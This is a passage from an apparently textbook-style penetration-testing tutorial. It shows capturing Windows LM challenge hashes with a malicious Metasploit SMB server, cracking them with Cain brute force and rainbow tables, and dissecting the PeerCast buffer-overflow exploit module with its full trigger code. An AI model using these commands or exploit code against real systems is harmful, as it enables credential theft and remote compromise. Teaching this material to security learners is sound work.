You could actually optimize this process for time by computing and saving to a file every possible hash from any valid password using the hash key 0x1122334455667788. Granted, this would require a huge amount of disk space but you sacrifice memory/space for time. This idea was further optimized in 2003 by Dr. Philippe Oeschslin to make the hash lookups into the hash list faster. This optimized lookup table technique was called *rainbow tables.* The math for both the hash function and the rainbow table algorithm is documented in the References section next. And now we're ready to talk about Metasploit.

References

The NTLM protocol	http://en.wikipedia.org/wiki/NTLM
Rainbow tables	http://en.wikipedia.org/wiki/Rainbow_tables
Project RainbowCrack	www.antsight.com/zsl/rainbowcrack

Configuring Metasploit as a Malicious SMB Server

This attack requires Metasploit 2.7 on a Unix-based machine (Mac OS X works great). The idea is to bind to port 139 and to listen for client requests for any file. For each request, ask the client to authenticate using the challenge-response protocol outlined in the previous section. You'll need Metasploit 2.7 because the smb_sniffer is written in perl (Metasploit 2.*x*), not Ruby (Metasploit 3.*x*). The built-in smb_sniffer does not work this way, so you'll need to download http://grutz.jingojango.net/exploits/smb_sniffer.pm and place it under the Metasploit exploits/ directory, replacing the older version. Finally, run Metasploit with root privileges (**sudo msfconsole**) so that you can bind to port 139.

```
+ -- --=[ msfconsole v2.7 [157 exploits - 76 payloads]

msf > use smb_sniffer
msf smb_sniffer > show options

Exploit Options
===============

  Exploit:    Name       Default         Description
  --------    -------    ------------    ------------------------------------
  optional    KEY        "3DUfw?         The Challenge key
  optional    PWFILE                     The PWdump format log file
(optional)
  optional    LOGFILE    smbsniff.log    The path for the optional log file
  required    LHOST      0.0.0.0         The IP address to bind the SMB
service to
  optional    UID        0               The user ID to switch to after
opening the port
  required    LPORT      139             The SMB server port

  Target: Targetless Exploit

msf smb_sniffer > set PWFILE /tmp/number_pw.txt
PWFILE -> /tmp/number_pw.txt
```

You can see that the Challenge key is hex 11 (unprintable in ASCII), hex 22 (ASCII "), hex 33 (ASCII 3), and so on. The malicious SMB service will be bound to every IP address on port 139. Here's what appears on screen when we kick it off and browse to \\192.168.1.116\share\foo.gif from 192.168.1.220 using the grayhat user:

```
msf smb_sniffer > exploit
[*] Listener created, switching to userid 0
[*] Starting SMB Password Service
[*] New connection from 192.168.1.220
Fri Jun 14 19:47:35 2007        192.168.1.220   grayhat JNESS_SAFE
1122334455667788        117be35bf27b9a1f9115bc5560d577312f85252cc731bb25
228ad5401e147c860cade61c92937626cad796cb8759f463        Windows 2002 Service
Pack 1 2600Windows 2002 5.1        ShortLM
[*] New connection from 192.168.1.220
Fri Jun 14 19:47:35 2007        192.168.1.220   grayhat JNESS_SAFE
1122334455667788        117be35bf27b9a1f9115bc5560d577312f85252cc731bb25
228ad5401e147c860cade61c92937626cad796cb8759f463        Windows 2002 Service
Pack 1 2600Windows 2002 5.1        ShortLM
```

And here is the beginning of the /tmp/number_pw.txt file:

```
grayhat:JNESS_SAFE:1122334455667788:117be35bf27b9a1f9115bc5560d577312f85252
cc731bb25:228ad5401e147c860cade61c92937626cad796cb8759f463

grayhat:JNESS_SAFE:1122334455667788:117be35bf27b9a1f9115bc5560d577312f85252
cc731bb25:228ad5401e147c860cade61c92937626cad796cb8759f463
```

We now know the computed hash, the hash key, and the hash function for the user grayhat. We have two options for retrieving the plaintext password—brute-force test every combination or use rainbow tables. This password is all numeric and only 7 characters, so brute force will actually be quick. We'll use the program Cain from www.oxid.it for this exercise.

Reference

Updated smb_sniffer module http://grutz.jingojango.net/exploits/smb_sniffer.pm


Brute-Force Password Retrieval with the LM Hashes + Challenge

Launch Cain and click the Cracker tab. Click File | Add to List or press INSERT to pull up the Add NT Hashes From dialog box. Choose "Import Hashes from a text file" and select the PWFILE you built with Metasploit, as you see in Figure 4-1.

After you load the hashes into Cain, right-click one of the lines and look at the cracking options available, shown in Figure 4-2.

Choose Brute-Force Attack | "LM Hashes + challenge" and you'll be presented with Brute-Force Attack options. In the case of the grayhat password, numeric is sufficient to crack the password as you can see in Figure 4-3.

If the charset were changed to include all characters, the brute-force cracking time would be changed to an estimated 150 days! This is where rainbow tables come in. If we



( ) Import Hashes from local system
(•) Import Hashes from a text file: C:\passwords\number_pw.txt
( ) Import Hashes from a SAM database

Figure 4-1 Cain hash import





Figure 4-2 Cain cracking options

have an 8GB rainbow table covering every combination of alphanumeric plus the most common 14 symbols, the average crack time is 15 minutes. If we include every possible character, the table grows to 32GB and the average crack time becomes a still-reasonable 53 minutes.



Charset: Predefined 0123456789
Password length: Min 7, Max 7
Start from: 3773111
Keyspace: 8886227

```
Plaintext of user grayhat is 3773111
Attack stopped!
1 of 1 hashes cracked
```

Figure 4-3 Cain brute-force dialog box

Rainbow tables are, unfortunately, not easily downloadable due to their size. So to acquire them, you can build them yourself, purchase them on removable media, or join BitTorrent to gradually download them over several days or weeks.


Reference

Cain & Abel Homepage www.oxid.it/cain.html

Building Your Own Rainbow Tables

Rainbow tables are built with the command-line program rtgen or the Windows GUI equivalent, Winrtgen. For this example, we will build a rainbow table suitable for cracking the LM Hashes + Challenge numeric-only 7-character password. The same steps would apply to building a more general, larger rainbow table but it would take longer. Figure 4-4 shows the Winrtgen.exe UI.

The hash type (halflmchall) and the server challenge should not change when cracking Metasploit smb_sniffer hashes. Everything else, however, can change. This table is quite small at 625KB. Only 10 million possible combinations exist in this key space. The values for chain length, chain count, and table count decide your success probability. Creating a longer chain, more chains, or more files will increase the probability of success. The length of the chain will affect the crack time. The chain count will affect the initial, one-time table generation time. The probably-not-optimal values in Figure 4-4 for this small rainbow table generated a table in about 30 minutes.



Hash: halflmchall
Min Len: 7
Max Len: 7
Index: 0
Chain Len: 2400
Chain Count: 40000
N° of tables: 1

Charset: numeric
0123456789

Table properties
Key space: 10000000 keys
Disk space: 625 KB
Success probability: 0.970281 (97.03%)

Benchmark
Hash speed:
Step speed:
Table precomputation time:
Total precomputation time:
Max cryptanalysis time:

Optional parameter: Server challenge (HEX)
1122334455667788

Figure 4-4 Winrtgen interface

Downloading Rainbow Tables


Peer-to-peer networks such as BitTorrent are the only way to get the rainbow tables for free. At this time, no one can afford to host them for direct download due to the sheer size of the files. The website freerainbowtables.com offers a torrent for two halflmchall algorithm character sets: "all characters" (54GB) and alphanumeric (5GB).

Purchasing Rainbow Tables

Rainbow tables are available for purchase on optical media (DVD-R mostly) or as a hard drive preloaded with the tables. Some websites like Rainbowcrack-online also offer to crack submitted hashes for a fee. At present, Rainbowcrack-online has three subscription offerings: $38 for 30 hashes/month, $113 for 300 hashes/month, and $200 for 650 hashes/month.

Cracking Hashes with Rainbow Tables

Once you have your rainbow tables, launch Cain and import the hash file generated by Metasploit the same way you did earlier. Choose Cain's Cryptoanalysis Attack option and then select HALFLM Hashes + Challenge | Via Rainbow Tables. As shown in Figure 4-5, the rainbow table crack of a numeric-only password can be very fast.



	Hash	Charset	Min	Max	Index	Cha
\rainbow\winrtgen\halflmchall_numeric#7-7_0...	halflmchall	numeric	7	7	0	500

Plaintext found: 1 of 1 (100.00%)
Total disk access time: 0.03 s
Total cryptanalysis time: 3.20 s
Total chain walk step: 27730
Total false alarms: 531
Total false alarm step: 184051

```
Reading halflmchall_numeric#7-7_0_500x200000_1122334455667788#000.rt ...
... 3200000 bytes read in: 0.03 s
Verifying the file... (OK)
Searching for 1 hash...
Plaintext of 117be35bf27b9a1f is 3773111
Cryptanalysis time: 3.20 s


Results
----------------------------------------------------
Hash:117be35bf27b9a1f Plain:3773111      (Hex:33373733313131)
```

Figure 4-5 Cain rainbow crack

NOTE The chain length and chain count values passed to winrtgen may need to be modified to successfully crack a specific password. Winrtgen will display the probability of success. If 97 percent success probability is acceptable, you can save quite a bit of disk space. If you require 100 percent success, use longer chains or add more chains.

Using Metasploit to Auto-Attack

One of the coolest new Metasploit 3 features is db_autopwn. Imagine if you could just point Metasploit at a range of hosts and it would "automagically" go compromise them and return to you a tidy list of command prompts. That's basically how db_autopwn works! The downside is that you'll need to get several moving parts all performing in unison. Db_autopwn requires Ruby, RubyGems, a working database, nmap or Nessus, and every binary referenced in each of those packages in the system path. It's quite a shuffle just getting it all working.

Rather than giving the step-by-step here, we're going to defer the db_autopwn demo until the next chapter, where it all comes for free on the Backtrack CD. If you're anxious to play with db_autopwn and you don't have or don't want to use the Backtrack CD, you can find a summary of the setup steps at http://blog.metasploit.com/2006/09/metasploit-30-automated-exploitation.html.

Inside Metasploit Modules

We'll be using Metasploit in later chapters as an exploit development platform. While we're here, let's preview the content of one of the simpler Metasploit exploit modules. PeerCast is a peer-to-peer Internet broadcast platform which, unfortunately, was vulnerable to a buffer overrun in March 2006. The PeerCast Streaming server did not properly handle a request of the form:

```
http://localhost:7144/stream/?AAAAAAAAAAAAAAAAAAAAAAA....(800)
```

You can find the Metasploit exploit module for this vulnerability in your Metasploit installation directory under framework\modules\exploits\linux\http\peercast_url.rb.

Each Metasploit exploit only needs to implement the specific code to trigger the vulnerability. All the payload integration and the network connection and all lower-level moving parts are handled by the framework. Exploit modules will typically include

- Name of the exploit and the modules from which it imports or inherits functionality
- Metadata such as name, description, vulnerability reference information, and so on
- Payload information such as number of bytes allowed, characters not allowed
- Target types and any version-specific return address information

- Default transport options such as ports or pipe names
- Ruby code implementing the vulnerability trigger

The peercast_url.rb exploit module starts with definition information and imports the module that handles TCP/IP-based exploit connection functionality. This all comes "for free" from the framework.

```
require 'msf/core'
module Msf
class Exploits::Linux::Http::PeerCast_URL < Msf::Exploit::Remote
      include Exploit::Remote::Tcp
```

Next you'll see exploit metadata containing the human-readable name, description, license, authors, version, references, and so on. You'll see this same pattern in other exploits from the Metasploit team.

```
     def initialize(info = {})
          super(update_info(info,
               'Name'  => 'PeerCast <= 0.1216 URL Handling Buffer Overflow
(linux)',
               'Description' => %q{ This module exploits a stack overflow in
PeerCast <= v0.1216. The vulnerability is caused due to a boundary error
within the handling of URL parameters.},
               'Author'         => [ 'y0 [at] w00t-shell.net' ],
               'License'        => BSD_LICENSE,
               'Version'        => '$Revision: 4498 $',
               'References'     =>
                    [
                         ['OSVDB', '23777'],
                         ['BID', '17040'],
                         ['URL', 'http://www.infigo.hr/in_focus/INFIGO-2006-
03-01'],
                    ],
               'Privileged'     => false,
```

Next comes the payload information. In the case of this PeerCast_URL exploit, the vulnerability allows for 200 bytes of payload, does not allow seven specific characters to be used in the payload, and requires a nop sled length of at least 64 bytes.

```
               'Payload'        =>
                    {
                         'Space'    => 200,
                         'BadChars' => "\x00\x0a\x0d\x20\x0d\x2f\x3d\x3b",
                         'MinNops'  => 64,
                    },
```

NOTE These bad characters make sense in this context of a URL-based exploit. They include the NULL termination character, line-feed, carriage-return, the space character, /, =, and ;.

After the payload information comes the target information. This exploit targets Linux systems running one specific version of PeerCast (v0.1212), and includes the return address for that version.

```
               'Platform'       => 'linux',
               'Arch'           => ARCH_X86,
               'Targets'        =>
                         [['PeerCast v0.1212 Binary', { 'Ret' => 0x080922f7
}],],
```

The final bit of initialization information is the set of default variables. PeerCast Streaming Server by default runs on 7144/tcp, so the exploit by default sets RPORT to 7144.

```
               register_options( [ Opt::RPORT(7144) ], self.class )
```

Lastly, the module includes the Ruby code to trigger the vulnerability.

```
     def exploit
          connect
          pat = rand_text_alphanumeric(780)
          pat << [target.ret].pack('V')
          pat << payload.encoded
          uri = '/stream/?' + pat
          res = "GET #{uri} HTTP/1.0\r\n\r\n"
          print_status("Trying target address 0x%.8x..." % target.ret)
          sock.put(res)
          handler
          disconnect
     end
```

The connection setup is handled by the framework, allowing exploits to include a simple **connect** and then focus on the vulnerability. In this case, the exploit builds up a payload buffer from 780 random alphanumeric characters (random to potentially bypass signature-based AV and IDS products), the return address supplied in the target information, and the payload supplied by the framework. The exploit itself is not concerned with the payload—it is supplied by the framework and is simply inserted into the buffer. The vulnerability trigger is encapsulated in an appropriate HTTP wrapper and sent over the socket created by the framework. That's it! We'll dig more deeply into Metasploit modules in later chapters.